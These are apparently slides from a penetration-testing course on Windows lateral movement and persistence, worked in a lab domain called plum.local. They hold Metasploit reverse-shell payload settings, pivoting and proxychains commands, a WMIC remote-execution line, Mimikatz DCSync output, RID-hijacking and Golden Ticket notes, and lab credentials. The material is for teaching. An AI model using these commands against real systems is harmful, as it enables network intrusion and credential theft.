
Exercise / Demo 4.6: Summary



Exercise / Demo 4.6: Summary



Exercise / Demo 4.6: Summary



Windows Exploitation Status



Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the "Server Management" directory under ITSupport\$

192.168.X.17

Host: WKSX




- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
 - john (Password123!)
- Gained access to:
 - plum\kevin NTLM hash (via active sessions)
 - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets



Hacking Windows

Remote Services, Pivoting and Lateral Movement



<https://t.me/learningnets>

Knowing your Environment: **WOW64**

- **W**indows 32 bit **O**n **W**indows **64**-bit
- x86 emulator that allows 32-bit Windows-based applications to run seamlessly on 64-bit Windows
- 32-bit processes cannot load 64-bit DLLs for execution, and 64-bit processes cannot load 32-bit DLLs for execution

[Further info]:

[https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249(v=vs.85).aspx)



WOW64 for Pentesters



- Meterpreter won't work to its full capacity:
 - 'hashdump' and similar commands fail

```
meterpreter > hashdump  
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

- Local privilege escalation exploit fails
- The fix:
 - Migrate to a 64bit process 'migrate <pid>'
 - Use a suitable payload i.e windows/x64/meterpreter/reverse_tcp
 - Use a secondary metasploit exploit:

```
use windows/local/payload_inject
```

```
set payload windows/x64/meterpreter/reverse_tcp
```

Pivoting and Lateral Movement



- Leverage a compromised host to gain access to internal resources

```
Interface 6
=====
Name       : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:9f:01:ae
MTU        : 1500
IPv4 Address : 192.168.10.17
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::70a6:7446:ea29:5b2b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 5
=====
Name       : vmxnet3 Ethernet Adapter #2
Hardware MAC : 00:50:56:9f:45:e9
MTU        : 1500
IPv4 Address : 10.0.1.10
IPv4 Netmask : 255.255.252.0
IPv6 Address : fe80::c18a:52a:2859:a787
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- If we have a Meterpreter shell we can utilize its routing capabilities

```
route add 10.0.0.0 255.255.252.0 $SESSIONID
route print
```

Active Routing Table

=====

Subnet

10.0.0.0

Netmask

255.255.252.0

Gateway

\$SessionID


<https://t.me/learningnets>

NotSoSecure part of



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Pivoting and Lateral Movement



Pivoting and Lateral Movement

- Running MSF modules over the pivot - it just works!



```
msf5 auxiliary(scanner/smb/smb_version) > run
```

```
[+] 10.0.2.220:445      - Host is running Windows 2012 R2 Standard (build:9600) (name:CERTSRV) (domain:PLUM)
[*] 10.0.2.220:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- But what about programs that are external to MSF?
- This is where a SOCKS proxy and Proxychains come in!

```
Module options (auxiliary/server/socks4a):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.

```
Auxiliary action:
```

Name	Description
Proxy	

Proxy

<https://t.me/learningnets>

Pivoting and Lateral Movement



- Setup the SOCKS Proxy in MSF:

```
msf auxiliary(smb_version) > use auxiliary/server/socks_proxy
msf auxiliary(socks_proxy) > set SRVPORT 9050
msf auxiliary(socks_proxy) > set version 4a
```

- Configure Proxychains to use the SOCKS Proxy server & port
(/etc/proxychains4.conf)

```
socks4 127.0.0.1 9050
```

- Precede any command with 'proxychains' and traffic will be routed appropriately

```
proxychains nmap -Pn -sT 10.0.2.220 -p445 -nvvv
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.2.220:445-<><>-OK
PORT      STATE SERVICE      REASON
445/tcp   open  microsoft-ds  syn-ack
```

Knowing your Environment: **Services**



- Useful services for lateral movement within a network:
 - WMI (TCP 135 > random port then selected for further comms)
 - SMB (TCP 139 / 445)
 - RDP (TCP 3389)
 - WinRM / PowerShell Remoting (TCP 5985 for HTTP & 5986 for HTTPS)

Knowing your Environment: WinRM



- WinRM authentication mechanisms: [https://msdn.microsoft.com/en-us/library/aa384295\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa384295(v=vs.85).aspx)
 - Basic
 - Digest
 - Negotiate
 - Kerberos (default in a domain environment / must use hostname not IP)
 - Client Certificate
- Verify if the WinRM service is running on a remote system
- Test-WSMan \$hostname.plum.local

```
wsmid      : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor  : Microsoft Corporation
ProductVersion : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

Knowing your Environment: WinRM



- Making a connection:

```
Invoke-Command -scriptblock { whoami } -computer  
$target.plum.local
```

- In some circumstances we may be forced to use a HTTPS session - remember, by default this is over TCP 5986
 - Force SSL: `-UseSSL`
 - Force the port: `-port 5986`
- If SSL is in place it is likely that the target has been issued a self-signed certificate:
 - Skip CA checks (defined as a option):
`New-PSSessionOption -SkipCACheck -SkipRevocationCheck`

Exercise 4.7



Demo 4.7

WOW64, Pivoting and WinRM #1

- Use Kali to gain a Meterpreter session on the Windows 10 host 192.168.X.17
- Use this session to identify a host on the 10.0.2.0/24 network (hint it's not .215)
- Find the hostname and operating system version of the identified host
- Using nmap, determine which ports are open on the host

Exercise 4.8



Demo 4.8

WOW64, Pivoting and WinRM #2

- Return to the RDP session on your Windows 10 host and target a service that allows remote connectivity and gain privileged shell access on the host within the 10.0.2.0/24 network
- Extract clear text passwords from the host

* NOTE: In exercise 4.6 you extracted a certificate from “\\DC01\ITSupport\$\Server Management” that will be used within this exercise. You will need to import this into the Windows 10 host (192.168.X.17) as a user certificate

In preparation for this, the following registry additions have been made to the target host:

```
HKEY_LOCAL_MACHINE\  
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System  
\LocalAccountTokenFilterPolicy < set to 1
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential < set to 1
```

WinRM: **FAILSAFE**

If, for any reason, you have not managed to gain access to the host 10.0.2.220 via WinRM/PowerShell Remoting, the following failsafe has been put into place. This account can be used to complete flag 2 in exercise 4.8
“Extract clear text passwords from the host”

- Username: **.\backup_account**
- Password: **Password12345!**



Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the "Server Management" directory under ITSupport\$

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
 - john (Password123!)
- Gained access to:
 - plum\kevin NTLM hash (via active sessions)
 - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220

Host: certsrv



- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
 - plum\godmode (1@nth30n3)

Knowing your Environment: WMI



“...The Windows Management Instrumentation Command-line (WMIC) is a command-line and scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through WMI. WMIC is based on aliases...”

Reference:

<https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/wmic.mspx?mfr=true>

Knowing your Environment: WMI



- A simple command may resemble:
`wmic useraccount get name,sid`

Name	SID
Administrator	S-1-5-21-1219218606-111420393-3082503842-500
default	S-1-5-21-1219218606-111420393-3082503842-1001
DefaultAccount	S-1-5-21-1219218606-111420393-3082503842-503
defaultuser0	S-1-5-21-1219218606-111420393-3082503842-1000
Guest	S-1-5-21-1219218606-111420393-3082503842-501
john	S-1-5-21-1219218606-111420393-3082503842-1002

- Using the /node switch it's also possible to run queries against remote hosts (assuming permissions allow):

```
wmic /node:192.168.X.X /user:'plum\administrator'  
/password:'XXXXXXXX' useraccount get name,sid
```


Knowing your Environment: WMI



- WMIC process call create can be used to run commands on a host

Popping calc.exe because we're 1337!

```
wmic /node:192.168.X.X process call create "calc.exe"
```

Or maybe running a command on the host would be more beneficial...

```
wmic /node:192.168.X.X /user:'plum\administrator'  
/password:'XXXXXXXX'  
process call create "cmd.exe /c $DoSomethingEvil"
```

- Back in the Post Exploitation module we looked at some WMI capable tools

Exercise 4.9



Demo 4.9

Lateral Movement Using WMIC

- Using the privileged account 'godmode', gain a shell on the Domain Controller (192.168.3.215) without using SMB
- Extract user hashes from the Domain Controller

Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the "Server Management" directory under ITSupport\$
- Gained shell on host using plum\godmode and WMIC process call create

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
 - john (Password123!)
- Gained access to:
 - plum\kevin NTLM hash (via active sessions)
 - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220

Host: certsrv




- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
 - plum\godmode (1@nth30n3)



Hacking Windows

Post Exploitation & Persistence Techniques



Persistence: **LOLBins**

- Living Off The Land Binaries | *<https://github.com/api0cradle/LOLBAS>
- Useful for policy bypasses/persistence
- *Can be used to perform other actions than what the binary was intended to do:
 - Execute code
 - Download/upload files
 - Bypass UAC
 - Compile code
 - Get creds/dumping process
 - Surveillance (keylogger, network trace)
 - Evade logging/remove log entry
 - Side-loading/hijacking of DLL
 - Pass-through execution of other programs or scripts
 - Persistence (Hide data in ADS, execute at logon etc)



Persistence: RID Hijacking



- RID Hijacking is an attack technique to take over the RID of an existing account and assign it to another (hijacked) account ***even if the hijacked account is disabled***
- Location in registry “HKLM\SAM\SAM\Domains\Account\Users” key
- Subkey has stored binary value with type attribute = the account’s RID in hex format (0x1f4 = 500, 0x1f5 = 501)
- Attacker can overwrite some interesting REG_BINARY values
- Need admin/system privileges to modify the RID of hijacked account

More Technical Details: <https://csl.com.co/en/rid-hijacking/>


Post Exploitation: DCSync



- Mimikatz DCSync can be used to impersonate a Domain Controller
- Code is not run on the DC
- Successful exploitation allows access to user password history
- We need privileges to be able to do this:
 - Domain Admin
 - Enterprise Admin
 - Domain Controller
 - **OR** an account with the following two permissions set (set via ADSI Edit):
 - ☒ Replicating Directory Changes
 - ☒ Replicating Directory Changes All

Post Exploitation: DCSync

- Example: plum\alice has these two permissions - now revoked before you get ideas ;-)



```
DC C:\Windows\System32\spool\drivers\color> whoami
plum\alice
DC C:\Windows\System32\spool\drivers\color> .\mimikatz.exe

#####. mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
.## ^ ##. "A La Vie, A L'Amour"
## < > ## /" "
'## v ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
#####. http://blog.gentilkiwi.com/mimikatz (oe.eo)
with 20 modules " "

mimikatz : lsadump::dcsync /domain:plum.local /user:administrator
[DC] 'plum.local' will be the domain
[DC] 'DC01.plum.local' will be the DC server
[DC] 'administrator' will be the user account

Object RDN : Administrator

== SAM ACCOUNT ==

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 1/1/1601 12:00:00 AM
Password last change : 1/17/2017 12:58:31 PM
Object Security ID : S-1-5-21-632059490-1301464952-1011438607-500
Object Relative ID : 500

Credentials:
Hash NTLM: 2cfd8:
ntlm- 0: 2cfd8:
ntlm- 1: ce8d4:
lm - 0: bcccdl
```


- A nice article on prevention/lockdown

<http://www.cyber-security-blog.com/2016/08/how-to-lockdown-active-Directory-to-thwart-use-of-mimikatz-dcsync.html>

Persistence: Kerberos (simplified)

Normal Kerberos Authentication

1. **AS_REQ**: User authenticates with KDC
2. **AS_REP**: If auth is successful the KDC issues a TGT
 - a. TGT includes account name, role info, group membership details (PAC)
 - b. Only the **krbtgt** account can read this
3. **TGS_REQ**: The TGT is used to request a service ticket
 - a. TGT from stage 2 (KDC verifies PAC and checksum)
4. **TGS_REP**: PAC copied to new service ticket. New TGS ticket returned to client
5. **AP_REQ**: TGS ticket is used to authenticate to xyz server



Reference:

<https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx>

Persistence: **Golden Ticket**



Golden Tickets: Overview

- The Kerberos TGT is encrypted and signed by the KRBTGT account
- The lifetime of tickets is defined within Kerberos policies; by default this stands at 10 hours

Policy	Security Setting
Enforce user logon restrictions	Enabled
Maximum lifetime for service ticket	600 minutes
Maximum lifetime for user ticket	10 hours
Maximum lifetime for user ticket renewal	7 days
Maximum tolerance for computer clock synchronization	5 minutes

The Attack:

If we have access to **any** of the following, we can create, encrypt and sign our own tickets!

KRBTGT NTLM Hash

